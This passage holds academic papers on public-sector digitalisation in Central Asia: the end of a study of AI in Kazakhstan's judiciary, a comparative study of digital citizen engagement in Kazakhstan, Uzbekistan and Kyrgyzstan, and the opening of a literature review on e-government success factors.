Additionally, the question of judicial accountability arises—if an AI system makes an erroneous or biased deci- sion, determining responsibility becomes complex. When AI helps in legal decision making, concerns emerge as to who ultimately is responsible for the outcomes. Since AI systems recommend rulings, judges may become overly reliant on these suggestions rather than exercising independent legal judgment. This can obscure accountability if an AI-generated decision results in an unfair or incorrect ruling. Although Chinese judges technically remain responsible for their verdicts, it is unlikely that they would face consequences for endorsing an outcome suggested by officially approved AI software [13].

Kazakhstan faces comparable challenges, particularly with respect to the discretion of the judiciary and regulatory gaps in AI governance. The lack of a clear legal framework governing AI in the judiciary creates uncertainty about its role and limitations. Without well-defined regulations, AI's integration into the judicial process may lead to inconsistent applications and legal disputes over its authority in case rulings. Addressing these obstacles is essential to ensuring that AI serves as a tool for justice rather than a mechanism that reinforces systemic biases.

C. Analysis of promising development directions

As the key challenges of AI implementation in the judicial sector have been identified, it is crucial to explore responsible methods for its integration. One promising approach is the Hybrid AI-Human Decision Model, in which AI systems provide recommendations while the final decision remains with judges. This model ensures judicial integrity while enhancing efficiency. Implementing mandatory human oversight in AI-assisted rulings can help mitigate algorithmic errors and biases. Similar models have already been tested in China, where AI-powered robots were utilized in resolving customer complaint cases, demonstrating AI's potential to streamline decision-making while maintaining human authority in complex legal matters [14]. Additionally, an AI advisory model, as proposed in the research about the implementation of AI in human-led court proceeding [1], suggests a fully automated process that eliminates human error in legal analysis while preserving human specialists as the ultimate decision-makers.

Another significant development direction involves the expansion of AI applications beyond administrative tasks. While current AI adoption in the judicial sector primarily focuses on automating case registration and document processing, its role can extend to AI-powered legal research, case law analysis, and predictive analytics. AI models can assist judges by identifying relevant legal precedents, summarizing case details, and forecasting potential legal outcomes, thereby improving judicial consistency and efficiency. Moreover, as highlighted in [15], AI-driven judges can process and analyze legal information using advanced computational methods beyond the capabilities of human judges. These include big data analytics, natural language processing (NLP), and algorithmic decision-making, which can enhance the accuracy and fairness of judicial processes. Research on smart court systems further supports the effectiveness of AI in standardizing evidence collection and minimizing judicial discrepancies, ultimately contributing to a more transparent and efficient legal framework [15].

By implementing these development strategies, Kazakhstan's judiciary can leverage AI's potential while ensuring

accountability, fairness, and human oversight in legal decision-making. Establishing a comprehensive regulatory framework and enhancing AI literacy among legal professionals will be critical steps toward responsible AI integration in the judicial system.

V. Discussion & Conclusion

A. *Main research findings*

The integration of AI into Kazakhstan's judicial system represents a transformative step toward enhancing efficiency, accuracy, and cost-effectiveness in legal processes. Empirical evidence, such as the 30% reduction in task completion time achieved through AI-generated highlighting [10] and the 50% decrease in case processing time in Germany's Stuttgart Higher Regional Court [12], underscores AI's potential to streamline judicial workflows. However, the adoption of AI in the judiciary is not without challenges. Key concerns include the risk of algorithmic bias, as observed in China's smart courts [13], and the lack of a robust legal framework to govern AI's role in legal decision-making. These challenges highlight the need for a balanced approach that leverages AI's capabilities while safeguarding judicial independence, fairness, and accountability.

To address these issues, this study proposes a Hybrid AI-Human Decision Model, where AI serves as an advisory tool while judges retain ultimate decision-making authority. This model, tested in jurisdictions like China [14], ensures human oversight and mitigates algorithmic errors. Additionally, expanding AI applications beyond administrative tasks—such as legal research, case law analysis, and predictive analytics—can further enhance judicial efficiency and consistency. For instance, AI-powered NLP models can assist judges in identifying relevant precedents and summarizing case details, reducing human error and improving decision-making accuracy [15].

The successful integration of AI in Kazakhstan's judiciary will require the establishment of a comprehensive regulatory framework, increased AI literacy among legal professionals, and ongoing oversight to mitigate ethical and legal risks. By addressing these challenges, Kazakhstan can align its judicial system with global best practices while preserving the principles of justice, transparency, and procedural fairness. This research contributes to the growing discourse on innovation management in the judicial sector and provides actionable recommendations for policymakers and legal practitioners. Future work should focus on developing ethical AI frameworks and conducting pilot studies to evaluate the long-term impact of AI on judicial outcomes.

B. *Limitations of study*

This study faces several limitations due to the emerging integration of AI into Kazakhstan's judicial system. The primary challenge lies in the scarcity of scholarly literature and empirical data specific to the Kazakhstani context. While global research on the application of AI in judicial systems is expanding, localized insights and comprehensive analyses of Kazakhstan's experience remain limited, hindering the development of robust and well-founded conclusions. Furthermore, the rapid pace of technological advancement poses the risk that current findings may quickly become outdated as new AI tools emerge and legal frameworks evolve. The study relies primarily on media reports and official documents which, although informative, often lack the scientific rigor and depth typical of peer-reviewed research. Additionally, Kazakhstan's pioneering role in adopting AI in judicial processes complicates long-term assessments of its impact on judicial independence, procedural fairness, and public trust. These limitations underscore the need for ongoing research and the establishment of systematic data collection to monitor the evolving relationship between AI technologies and Kazakhstan's judicial system.

C. *Practical recommendations for the judicial system of Kazakhstan*

To maintain the best practice of technology-driven innovation coupled with judicial integrity and functioning, Kazakhstan has to create and ensure robust regulatory structures for the ethical integration of AI into the national judicial system. The first step would be to work on setting up a set of AI governance policies to define guidelines on the role of AI in deciding cases. The policies must also include handling the matters of ethics, algorithm transparency, and accountability, especially in case an AI-assisted verdict ends up in a contested position. So, the most accepted method is the hybrid human-AI decision model. This means that AI should be a sort of advisory tool and not an absolute determinant of the outcomes, thus, preserving the independence of judicial authority while taking advantage of AI in case management or legal research.

Another recommendation should be to raise awareness and capacity building on AI among judges, lawyers, and court administrators in general. Training initiatives should be established to allow legal professionals to familiarize themselves with the tools provided by AI in the justice field so that they can process AI insight accordingly and human-like. Pilot projects can be subsequently launched for testing AI applications in certain areas of law on administrative and civil cases before the deployment in more complex legal matters. The establishment of an independent monitoring body to oversee AI-assisted processes in courts would be another means of assuring a fair standard of justice that is free from bias. In this way, Kazakhstan can start gaining all AI benefits, while still maintaining justice and integrity of law.

D. *Future research*

Future research on the implementation of AI in Kazakhstan's judicial system should adopt both qualitative and empirical approaches to ensure robust, evidence-based conclusions. Using tools like NVivo for qualitative coding and thematic analysis can enhance the transparency, consistency, and analytical rigor of findings. Key areas of investigation should include the integration of AI into complex legal cases to support, rather than compromise, judicial decision-making. Research must also focus on developing AI tools that reduce

bias in automated decisions, thereby promoting fairness and equity in justice delivery. Additionally, studies should explore the implications of AI on judicial independence and procedural fairness, offering legal framework recommendations that uphold traditional legal principles while embracing technological innovation. Finally, future work should assess the long-term impact of AI adoption on public trust, identifying strategies to ensure transparency and accountability in AI-assisted proceedings. Addressing these areas will contribute to a more efficient, transparent, and equitable judicial system in Kazakhstan [9].

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Methods and Models of Digital Citizen Engagement in Central Asia: A Comparative Analysis

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***Abstract* — This research examines the evolving landscape of digital citizen participation in governance systems, with a particular focus on comparative analysis across Central Asian states. Through qualitative comparative analysis of Kazakhstan, Uzbekistan, and Kyrgyzstan, the study investigates how digital transformation has fundamentally altered citizen-government interactions and explores the theoretical frameworks that underpin effective e-participation. The research demonstrates that digital platforms have created unprecedented opportunities for inclusive governance while simultaneously highlighting persistent challenges including the digital divide and the gap between symbolic and meaningful participation. The methodological approach combines document analysis of government strategic plans, policy documents, and legislative frameworks, allowing for both most-similar and most-different comparative analyses. The findings reveal that while e-governance has evolved from basic online services to sophisticated digital governance incorporating technologies such as artificial intelligence and data science, significant variations exist across the region due to differences in economic resources, institutional capacity, and political structures. From a practical perspective, the research offers insights into how digital participation mechanisms can enhance transparency, accountability, and citizen trust in governance institutions. This study addresses notable research gaps regarding the long-term sustainability of digital governance initiatives and provides a foundation for developing unified evaluation frameworks applicable across diverse contexts. The findings emphasize that successful digital participation depends not solely on technological solutions but on a complex ecosystem of infrastructural, institutional, and cultural factors that must be strategically aligned to achieve meaningful citizen engagement in governance processes.**

Keywords — Digital governance, online citizen participation, e-government, collaborative governance, participatory budgeting, digital transformation, Central Asia.

I. INTRODUCTION

Citizen engagement is a fundamental component of effective governance, as it ensures that policies reflect the needs and aspirations of the community. In recent years, digital tools have revolutionized the landscape of citizen participation, offering unprecedented opportunities for inclusive and accessible engagement. Digital platforms, such as social media, online forums, and specialized apps, have empowered citizens to contribute to decision-making processes more easily than ever before. This shift towards digital engagement is particularly significant, as it allows governments to tap into diverse perspectives and enhance the legitimacy of their decisions [1].

The importance of citizen engagement in governance cannot be overstated. It not only strengthens democratic institutions by ensuring that governments are accountable to their citizens but also fosters social cohesion and trust in public institutions [2]. Moreover, digital technologies have made it possible to engage citizens beyond traditional electoral processes, enabling continuous feedback and collaboration between governments and citizens [3].

Exploring methods and models of online citizen participation is crucial for several reasons. Firstly, digital technologies have the potential to bridge the gap between governments and citizens, making governance more responsive and inclusive. By leveraging digital platforms, governments can gather immediate and high-quality feedback from citizens, which can inform policy decisions and improve service delivery [4]. Secondly, understanding effective online participation strategies is essential for addressing the challenges posed by urbanization and demographic changes. As urban populations grow, local governments need to adapt their engagement strategies to meet the diverse needs of their residents effectively.

Furthermore, online citizen participation is vital for enhancing transparency and accountability in governance. When citizens are actively involved in decision-making, they can monitor government actions more effectively, demand clarity on policies, and ensure that public services align with community needs. The strategic use of technology can democratize participation, ensuring that even those in remote areas or with mobility issues can engage actively in democratic processes [3].

Despite the potential of digital technologies to enhance citizen engagement, a number of challenges and gaps remain. One of the main challenges is the digital divide, which may limit access to digital platforms for marginalized or rural communities. Furthermore, ensuring meaningful participation, rather than merely symbolic participation, remains a challenge. Many online participation initiatives struggle to translate citizen input into tangible policy changes, leading to frustration among participants [5]. Another gap in current research is the lack of comprehensive models that integrate new technologies such as artificial intelligence and blockchain into citizen participation frameworks, and their application in governance is still in its infancy [6].

For the purposes of this study, *digital citizen engagement* is defined as the use of digital technologies by individuals and civil society to participate in governance processes such as public consultations, participatory budgeting, and service evaluation [3, 5]. This concept aligns with the OECD's definition of e-participation, which comprises e-information,

e-consultation, and e-decision-making stages [7]. Additionally, *e-governance* refers to the application of information and communication technologies (ICTs) to enhance the access to and delivery of government services, thereby improving transparency, accountability, and citizen trust [5, 9]. These definitions provide a consistent operational framework for comparative analysis across Kazakhstan, Uzbekistan, and Kyrgyzstan.

This article aims to address these gaps by exploring effective methods and models for online citizen participation in governance. The primary aim is to identify and analyse various digital tools and platforms used for online citizen participation, such as social media, online consultations and participatory budgeting, and to explore the theoretical underpinnings and practical models of online participation, including collaborative governance and deliberative democracy. Furthermore, this study will discuss the challenges faced by digital citizen engagement initiatives, such as the digital divide and ensuring meaningful participation, and reflect on how new technologies can enhance online citizen participation and improve governance outcomes. By achieving these objectives, this article aims to contribute to the ongoing discourse on how digital transformation can strengthen democratic processes and improve citizen well-being through enhanced online participation.

II. BACKGROUND/LITERATURE REVIEW

A. Key concepts

Citizen participation in governance refers to the involvement of individuals in political decision-making, policy formation, and public administration processes. Traditionally, participation was limited to voting, petitions, and public consultations. However, the rise of digital technologies has transformed participation into a continuous, interactive, and multi-channel process known as e-participation [3]. According to the OECD, e-participation consists of three levels: e-information, e-consultation, and e-decision-making [7]. These stages ensure that digital governance promotes transparency, inclusiveness, and accountability.

Digital governance refers to the strategic use of digital technologies to enhance the management and delivery of public services, ensuring they are more efficient, transparent, and responsive to citizens' needs [8]. E-governance, often used interchangeably with digital governance, focuses on using information technology to improve the delivery of public services and enhance citizen participation in governance [5, 9]. It aims to make government services more accessible and efficient through digital means. E-government service delivery models are primarily classified based on the interactions between different stakeholders:

- Government-to-citizen (G2C): This model involves interactions between government and citizens, such as access to government information or services online.
- Government-to-business (G2B): This model facilitates interactions between government and business, often involving regulatory services or transactions.
- Government-to-government (G2G): This model involves interactions between different government agencies or levels of government.
- Government-to-employees (G2E): This model focuses on interactions between government and its employees, improving internal processes and communication [5, 9].

These models are critical to understanding how digital technologies can improve governance by facilitating different types of interactions and transactions.

B. Key theories and models

Theories and models of digital governance and citizen participation provide a framework for understanding how digital technologies can enhance governance processes.

Collaborative governance model involves collaborative efforts between government agencies, citizens, and other stakeholders to achieve shared goals [8]. This approach emphasizes mutual responsibility and shared decision-making processes, often facilitated by digital platforms. Collaborative governance enhances the legitimacy and effectiveness of governance by fostering a sense of shared ownership among stakeholders [10]. Transparency and accountability are crucial elements of collaborative governance [10]. Decision-making processes are designed to be open and accessible, with clear roles and responsibilities defined for all participants. For this reason, effective communication and information sharing mechanisms are critical to building trust and facilitating active stakeholder participation [8]. This ensures that stakeholders are held accountable for their actions and contributions.

Participatory budgeting is another model that involves citizens directly in budget allocation decisions, often facilitated by digital tools to enhance transparency and accountability [11]. Participatory budgeting originated in Porto Alegre, Brazil, in 1989 as an anti-poverty measure. Since then, it has spread to more than 7,000 cities around the world, including places as diverse as Guatemala, Peru, Romania, and South Africa [12]. Participatory budgeting has been used at various levels, from municipal to state and institutional budgets. Using this approach citizens are directly involved in allocating a portion of a municipal or public budget. It gives people real power over real money, fostering a partnership between the community and governing institutions [1]. These initiatives have been instrumental in increasing public spending on essential services for marginalized communities, as seen in successful projects worldwide.

Deliberative democracy frameworks represent a significant approach to governance, emphasizing the role of thoughtful discussion and debate among citizens in the decision-making process [3]. The emphasis is on informed consent rather than voting, ensuring that decisions reflect collective understanding and agreement among participants, which can be supported by digital platforms to increase accessibility and inclusiveness [13]. Thus, every participant's input holds equal weight, fostering a sense of mutual respect and equal communicative freedom [13]. This model highlights the potential of digital technologies to democratize participation and promote more responsive governance.

In summary, these theories and models provide a comprehensive understanding of how digital technologies can transform governance processes, enhance citizen

participation, and improve public service delivery. They highlight the importance of strategic governance frameworks, participatory approaches, and inclusive digital policies to achieve sustainable and responsive governance.

C. Findings and Trends of Online Citizen Participation

Recent research has examined the relationship between digital governance initiatives and citizen participation, highlighting potential benefits and existing challenges. Research has shown that e-governance has evolved from basic online services to sophisticated digital governance incorporating technologies such as AI and data science. This evolution has increased transparency, accountability, and citizen participation in policy making [9].

Digital government initiatives have been found to have a positive impact on citizen engagement by increasing transparency, efficiency, and accountability in public administration. Research in regions such as Ho Chi Minh City, Vietnam, demonstrates how digital governance can enhance public participation and trust [14].

New technologies such as blockchain, AI, and big data are transforming governance by increasing transparency and citizen engagement [6, 8]. However, these technologies also raise concerns about privacy and security. Despite these challenges, the potential of these technologies to democratize participation and improve governance outcomes is significant.

Citizen-centric approaches have been highlighted in recent studies focusing on how digital tools can be designed to meet the diverse needs of citizens and enhance participation [4, 15]. This approach highlights the importance of understanding citizens' preferences and behavior to effectively tailor digital governance initiatives.

D. Challenges and Gaps in Online Citizen Participation

Despite the progress in digital governance and citizen participation, there is a lack of comprehensive studies on digital governance initiatives' long-term sustainability and impact [9]. Most research focuses on short-term outcomes, leaving questions about how these initiatives endure over time. Moreover, the digital divide remains a significant challenge, as not all citizens have equal access to digital technologies. This can limit the effectiveness of digital governance initiatives in reaching marginalized communities [1, 5, 8].

While emerging technologies offer promising opportunities for enhancing governance, there is a need for more research on how to effectively integrate these technologies into citizen participation frameworks [8]. There is a gap in developing unified frameworks for evaluating the effectiveness of different digital participation models across diverse contexts [9, 15]. Such frameworks would help policymakers assess and improve the impact of digital governance initiatives.

In summary, while digital governance initiatives hold promise for enhancing citizen participation and transparency, addressing existing gaps in sustainability, accessibility, and technological integration is crucial for their long-term success.

III. METHODS

A. Research Design

This study employs a qualitative research design based on Qualitative Comparative Analysis (QCA), a methodology specifically developed for examining multiple cases in complex situations. The comparative case study approach allows for in-depth, multi-faceted explorations of complex governance issues within their real-life settings, making it ideal for understanding the nuanced sociopolitical environments of Central Asian states [16]. QCA provides methodological rigor for analyzing why certain digital governance initiatives succeed in some contexts but not others. This is especially important when examining Kazakhstan, Uzbekistan, and Kyrgyzstan, which share historical backgrounds as post-Soviet states but have diverged in their governance approaches and digital transformation trajectories [17].

The research design incorporates both descriptive and analytical components. The descriptive aspect documents existing digital governance initiatives, while the analytical component examines causal conditions and configurations that influence successful implementation. This design is appropriate because it acknowledges the complex interplay between institutional frameworks, technological infrastructure, cultural factors, and political contexts that characterize governance in Central Asia [16].

B. Data Collection

The selection of Kazakhstan, Uzbekistan, and Kyrgyzstan as case studies follows a purposive sampling approach based on several critical parameters. These countries represent comparable units of analysis due to their shared Soviet legacy, geographic proximity, cultural similarities, and current membership in the Commonwealth of Independent States. However, they also exhibit important variations in economic development, political structures, and digital transformation progress that make comparative analysis valuable [18-19].

Country	***2018***	***2020***	***2022***	***2024***
Kazakhstan	0.75	0.78	0.82	0.85
Uzbekistan	0.55	0.62	0.69	0.7999
Kyrgyzstan	0.49	0.53	0.58	0.60

Fig. 1. E-Government Development Index (EGDI), 2018–2024 from UN E-Government Survey

Kazakhstan, as the region's largest economy, represents a case of relatively advanced digital governance initiatives driven by substantial resource wealth. Uzbekistan offers insights into a system undergoing significant reforms following political transition, while Kyrgyzstan presents a case of digital governance implementation within more limited economic resources but with a more dynamic civil society environment (Fig.1) [18]. This selection allows for both most-similar and most-different comparative analyses.

The research relies extensively on document analysis of primary and secondary sources. Primary documents include government strategic plans, policy documents, and legislative frameworks related to digital governance from each country over the period 2015-2025. These materials provide direct insights into official approaches, priorities, and implementation strategies. Key sources include national digitalization programs, regulatory frameworks, and public service transformation roadmaps from ministries responsible for digital development in each country6. Secondary documents encompass academic publications, research reports from international organizations (World Bank, UNDP,

OECD), policy briefs, and specialized analyses of digital governance initiatives in Central Asia.

C. Data Analysis

The collected data is analyzed using a structured thematic analysis approach. The initial stage is informed by established digital governance dimensions from the literature, including: Infrastructure development and accessibility; regulatory frameworks and policies; service delivery transformation; institutional capacity; citizen participation mechanisms; and data governance practices. This framework provides analytical categories while remaining flexible enough to incorporate emerging themes specific to the Central Asian context [18-19].

The analysis process involves multiple stages: (1) familiarization with collected materials through close reading; (2) generating initial phases; (3) searching for themes across the data; (4) reviewing and refining themes; (5) defining and naming themes; and (6) producing analytical interpretations that highlight comparative patterns [16].

Comparative analysis employs a structured cross-case synthesis approach as articulated in contemporary case study methodology literature. This technique systematically examines similarities and differences across the three countries using a consistent set of variables and indicators [19]. The cross-case analysis uses both variable-oriented and case-oriented strategies. Variable-oriented analysis examines specific dimensions of digital governance across all three countries to identify patterns, while case-oriented analysis considers each country's unique configuration of factors to understand contextual influences on outcomes [16, 17].

The analysis incorporates temporal perspectives by examining the evolution of digital governance initiatives over time, recognizing that implementation pathways in post-Soviet states reflect distinctive institutional legacies and reform dynamics. The comparative framework systematically documents both convergences and divergences in digital governance approaches across the three countries [17].

D. Limitations of the Research

A significant limitation concerns the uneven availability of data across the three countries. Kazakhstan generally provides more comprehensive and accessible information on its digital governance initiatives than Uzbekistan or Kyrgyzstan, potentially creating an asymmetry in the depth of analysis. Official statistics and government reports may present overly optimistic estimates of digital governance adoption, requiring critical assessment and cross-checking with independent sources. Language barriers present additional challenges, and potential translation nuances affect interpretation.

While the comparative case study approach provides valuable insights into the specific contexts of Kazakhstan, Uzbekistan, and Kyrgyzstan, the results may not be fully generalizable to other CIS countries or developing regions. The methodology acknowledges this limitation by clearly highlighting contextual factors unique to Central Asia and distinguishing between case-specific findings and potentially transferable insights [16, 20].

The study uses analytical generalization rather than statistical generalization, focusing on theoretical propositions that may be applicable in similar contexts while acknowledging the unique historical, cultural, and political configurations of each case study country [20]. The methodology also takes into account issues of reflexivity, recognizing how the researcher's positionality may influence the collection and interpretation of data in a cross-cultural research context.

The comparative case study methodology outlined above provides a rigorous framework for analyzing digital governance in Kazakhstan, Uzbekistan and Kyrgyzstan. While acknowledging its inherent limitations, this methodology allows for a systematic examination of how institutional contexts, policy frameworks and implementation approaches shape digital governance outcomes in the Central Asian states. The findings will contribute both to theoretical understanding of governance transformation in post-Soviet contexts and to practical knowledge for policymakers seeking to improve digital governance performance in the region.

IV. RESULTS&FINDINGS

A. E-Government Development and International Rankings

The analysis reveals substantial variation in e-government development across the three countries, with Kazakhstan emerging as the regional leader. According to United Nations assessments, Kazakhstan ranks 24th among 193 countries in digitalization and is among the top 10 globally in online services provision [21]. Uzbekistan has also demonstrated significant advancement in recent years, entering the group of countries with a "very high" E-Government Development Index (EGDI) for the first time. The country improved from 69th position in 2022 to 63rd place in 2024 with an EGDI score of 0.7999, surpassing its target of 0.75 set for 2025 in the "Digital Uzbekistan – 2030" Strategy [22]. Kyrgyzstan, while developing ambitious regulatory frameworks such as the Digital Code, shows more limited progress in international rankings compared to its neighbors. The country's digital governance initiatives remain in earlier stages of development, with policy formulation appearing more advanced than implementation outcomes.

B. Digital Services Implementation and Adoption

The research findings demonstrate varying levels of digital service implementation and citizen adoption across the three countries. Kazakhstan has achieved remarkable service digitalization, with 92% of public services now accessible online, supported by advanced biometric identification and QR signature technology (Fig.2) [21]. In 2024 alone, more than eight million signatures were completed using QR codes, and 18 million identifications were processed through the Digital ID system, indicating widespread adoption of digital governance tools by Kazakhstan's citizens [21].

Uzbekistan shows similarly impressive progress in service digitization and citizen engagement. As of October 2024, more than 60% of public services are provided through the "My.gov.uz" portal (Fig.2), with the number of available services reaching 6752. User adoption has been substantial, with over 2.5 million citizens utilizing the e-government mobile application, and more than 100 million applications submitted to the portal between 2013 and 2023 [22]. The total number of internet users in Uzbekistan reached 31 million in

2024, creating a solid foundation for further digital service expansion [22].

For Kyrgyzstan, the research indicates that digital service implementation remains less developed than in neighboring countries. While the country has established a conceptual framework through the Digital Code initiative, specific metrics on service digitalization and adoption rates are not prominently featured in the data (Fig.2) [23]. This suggests that Kyrgyzstan's digital governance implementation may be at an earlier stage, with policy formulation currently taking precedence over widespread service deployment.

Country	***Online Services (%)***	***Main Platform***
Kazakhstan	92%	egov.kz
Uzbekistan	60%	my.gov.uz
Kyrgyzstan	~40% (estimated)	Tunduk.kg

Fig. 2. Percentage of Public Services Available Online (2023–2024)

C. Governance Quality and External Support

The results of the study confirm a positive relationship between international aid, particularly from the European Union, and improved governance in the Central Asian states. The EU became the third largest donor to Central Asia in the period 2002-2019 after Japan and the United States, with total development funding from EU institutions reaching US$607 million [24]. These substantial investments have contributed to varying degrees of governance improvement across the region. Research confirms that EU assistance to promote good governance facilitates the transition to people-centered governance models in Central Asia, albeit with varying degrees of effectiveness [24]. The results show that aid effectiveness depends not only on funding levels, but also on domestic political conditions, institutional readiness and commitment to reform.

D. Digital Infrastructure and Ecosystem

Kazakhstan's e-government platform is undergoing a major upgrade, moving to its third version with the integration of artificial intelligence to improve efficiency and user experience [21]. This advanced stage of development allows Kazakhstan to share its e-government expertise with other countries, including Tajikistan, Togo, and Sierra Leone, positioning it as a regional knowledge leader [21].

Uzbekistan has also made significant progress in developing its digital innovation ecosystem. The country has implemented 100 software projects, created over 500 new IT companies, and attracted $475 million in foreign direct investment into its digital sector [22]. Uzbekistan's exports of IT services and software products have grown rapidly, reaching $344 million in 2023 [22]. These figures indicate the successful development of the digital industry beyond government services, creating a broader ecosystem for sustainable digital transformation.

For Kyrgyzstan, the study shows that while policy frameworks are being developed, digital infrastructure and innovation ecosystem development may be less advanced than in neighboring countries. The Digital Code aims to create a favorable regulatory environment for the development of the digital economy, but the specific results of its implementation and innovation indicators are less clear in the available data [23].

V. DISCUSSION&CONCLUSIONS

Analysis of digital governance initiatives in Central Asia reveals a complex interplay between technological infrastructure, institutional capacity, political will, and cultural factors. Kazakhstan's relatively advanced digital governance structure, underpinned by large economic resources, demonstrates that material conditions significantly influence the depth and breadth of online participation mechanisms. The case of Uzbekistan illustrates how political transitions can create opportunities for digital governance reforms. Since 2016, the country has made significant progress in establishing core e-government services, but meaningful citizen participation remains constrained by centralized decision-making structures. The tension between technological modernization and institutional inertia shows that digital tools alone cannot overcome deeply entrenched governance traditions without corresponding political reforms. Kyrgyzstan is a special case where stronger civil society engagement compensated for limited government resources in implementing digital governance. This pattern suggests that the effectiveness of digital participation tools depends not only on technological sophistication but also on pre-existing cultures of civic engagement.

A contextual understanding of digital readiness in each country is essential for accurate comparative analysis. Kazakhstan's digital governance is anchored in the "Digital Kazakhstan" program (2018–2022), followed by a third-generation e-government platform under development that integrates artificial intelligence and biometric authentication [21]. The country's advanced infrastructure enables 92% of public services to be delivered online. In contrast, Uzbekistan has adopted the "Digital Uzbekistan – 2030" strategy, promoting legal reforms on digital economy, cybersecurity, and service access, alongside a strong push for mobile government services [22]. The country surpassed its target EGDI score ahead of schedule, reflecting accelerated digital maturity. Meanwhile, Kyrgyzstan has taken a foundational step by codifying its digital transformation principles in the 2023 *Digital Code*, which aims to unify ICT laws and create a conducive environment for digital economy growth [23]. However, challenges related to implementation capacity, resource allocation, and broadband penetration persist. These differences reflect varying levels of technological preparedness and regulatory execution, which significantly influence citizen engagement outcomes.

Across all three cases, several common challenges emerge. The digital divide significantly limits the inclusiveness of online participation mechanisms, with rural populations, older citizens, and poor groups consistently underrepresented in digital participation initiatives. This finding is consistent with previous research identifying accessibility as a critical limitation of e-participation efforts. Furthermore, translating online participation into meaningful political influence remains problematic in all contexts, reinforcing concerns about symbolic rather than substantive participation noted in the literature.

From a practical perspective, several recommendations emerge from this analysis. First, strategies to mitigate the digital divide should be explicitly integrated into e-participation initiatives from the outset, rather than treated as an afterthought. Second, hybrid models combining digital

and in-person participation may prove more effective in transitional contexts than purely online approaches. Third, capacity building for both public officials and citizens should be prioritized to ensure that technological solutions are aligned with governance realities.

Several limitations need to be acknowledged. Relying on document analysis without additional stakeholder interviews may limit the depth of understanding of implementation challenges. Furthermore, the rapidly evolving nature of digital technologies means that the specific tools mentioned may become outdated. Future research should include longitudinal studies of citizens' experiences with digital participation platforms and comparative analyses between Central Asia and other regions with similar governance transitions.

In conclusion, this research demonstrates that effective online citizen participation depends on a complex ecosystem of technological, institutional, cultural, and political factors rather than digital solutions alone. The Central Asian experience highlights how historical governance patterns continue to influence the implementation of innovative participation models even as digital transformation progresses. As digital governance continues to evolve globally, context-sensitive approaches that address both technological and institutional dimensions will be essential for meaningful citizen engagement. The future of digital participation in Central Asia and similar regions will depend not only on technological innovation but also on the political will to establish governance frameworks that genuinely value and incorporate citizen input.

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Identifying Critical Success Factors in E-Government Implementation: A Comprehensive Literature Review

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***Abstract* — E-government initiatives have revolutionized public administration by enhancing efficiency, transparency, and citizen engagement. However, their successful implementation remains a global challenge due to technological, organizational, regulatory, and socio-economic barriers. Understanding the Critical Success Factors (CSFs) that influence e-government adoption is crucial for policymakers and practitioners. This study conducts a systematic literature review to identify and analyze key CSFs in e-government implementation. Using peer-reviewed sources from IEEE Xplore, Scopus, and Web of Science, it was examined studies published between 2000 and 2024 to synthesize existing knowledge and highlight emerging trends.**

The findings classify CSFs into five primary categories: technological infrastructure, organizational leadership, policy and regulatory frameworks, user adoption, and financial sustainability. Additionally, the study identifies persistent challenges, including cybersecurity risks, digital literacy gaps, interoperability issues, and bureaucratic resistance. The review emphasizes the need for strategic planning, cross-sector collaboration, and continuous digital innovation to enhance e-government success. Moreover, it highlights the growing influence of emerging technologies, such as artificial intelligence, blockchain, and cloud computing, in shaping the future of digital governance.

This research provides valuable insights for governments, policymakers, and IT professionals aiming to develop effective and sustainable e-government frameworks. Future studies should explore context-specific strategies to address regional implementation challenges and maximize the impact of digital transformation in public administration.

Keywords—E-Government, Critical Success Factors, Digital Public Administration, ICT Policy, Systematic Literature Review.

I. INTRODUCTION

Digital transformation in public administration has led to the rapid adoption of e-government systems worldwide. E-government initiatives aim to improve public service efficiency, transparency, and citizen engagement by leveraging information and communication technologies (ICTs). Governments globally are implementing digital platforms to provide online services, automate administrative processes, and foster open governance [1]. However, despite the potential benefits, e-government implementation remains challenging, with many projects facing high failure rates, cost overruns, low adoption, and resistance from stakeholders [2].

Research indicates that technological, organizational, regulatory, and socio-economic factors play a crucial role in determining the success or failure of e-government projects. Challenges such as cybersecurity threats, digital divide, interoperability issues, policy misalignment, and resistance to change hinder effective implementation. While several studies have explored e-government adoption, there is a need for a comprehensive understanding of the Critical Success Factors (CSFs) that contribute to its effective deployment.

This study aims to address this gap by conducting a systematic literature review of existing research on e-government implementation. By analyzing studies published between 2000 and 2024, this paper identifies key success factors that influence e-government projects. The research categorizes CSFs into five primary areas: technological infrastructure, organizational leadership, policy and regulatory frameworks, user adoption, and financial sustainability.

The findings of this study provide valuable insights for governments, policymakers, and IT professionals, offering practical recommendations to enhance digital governance. The rest of the paper is structured as follows: Section II reviews the existing literature, Section III outlines the methodology used in this study, Section IV presents the findings, Section V discusses the implications, and Section VI concludes with future research directions.

II. BACKGROUND/LITERATURE REVIEW

A. Understanding E-Government

E-Government refers to the application of Information and Communication Technologies (ICTs) in public administration to enhance service delivery, governance efficiency, and citizen engagement. It involves the digitization of government functions, processes, and services, enabling greater accessibility, transparency, and accountability in the public sector. The adoption of e-government systems has transformed how governments interact with citizens, businesses, and internal departments, facilitating seamless communication, automation, and decision-making [3].

The significance of e-government has been widely recognized, particularly in its ability to streamline bureaucratic processes, reduce corruption, and promote economic development. According to the United Nations E-Government Development Index (EGDI), countries with high e-government maturity tend to demonstrate improved public service accessibility, greater institutional transparency, and

enhanced citizen participation in governance. However, despite its benefits, the implementation of e-government remains complex, requiring a well-defined strategy that integrates technology, policy, and user-centric design.

E-Government services generally operate through four main models. The Government-to-Citizen (G2C) model focuses on public service delivery through digital platforms, enabling citizens to access government services such as tax filing, social security applications, and e-health services. The Government-to-Business (G2B) model facilitates digital interactions between governments and enterprises, allowing businesses to apply for licenses, participate in e-procurement, and comply with regulatory requirements online. The Government-to-Government (G2G) model enhances interagency collaboration and data-sharing to improve public sector efficiency and decision-making. Lastly, the Government-to-Employee (G2E) model is designed for civil servants and government employees, streamlining human resource management, payroll systems, and internal communication [4].

These models illustrate the multifaceted nature of e-government, where technology serves as a bridge between different stakeholders in public administration. The effectiveness of these digital services, however, depends on several critical success factors, which are explored in the following sections.

B. Theoretical Foundations of E-Government Adoption

The adoption and success of e-government initiatives are influenced by various theoretical frameworks that explain technology adoption behavior, institutional change, and innovation diffusion. Several well-established models have been used to understand why governments and citizens adopt e-government services and what factors contribute to their success or failure.

One of the most widely used models is the Technology Acceptance Model (TAM), which explains technology adoption based on perceived usefulness and perceived ease of use. This model suggests that individuals are more likely to adopt a digital service if they believe it enhances efficiency and is easy to navigate [5]. Expanding upon TAM, the Unified Theory of Acceptance and Use of Technology (UTAUT) incorporates additional factors such as social influence, facilitating conditions, and performance expectancy, offering a more comprehensive perspective on adoption behavior [12].

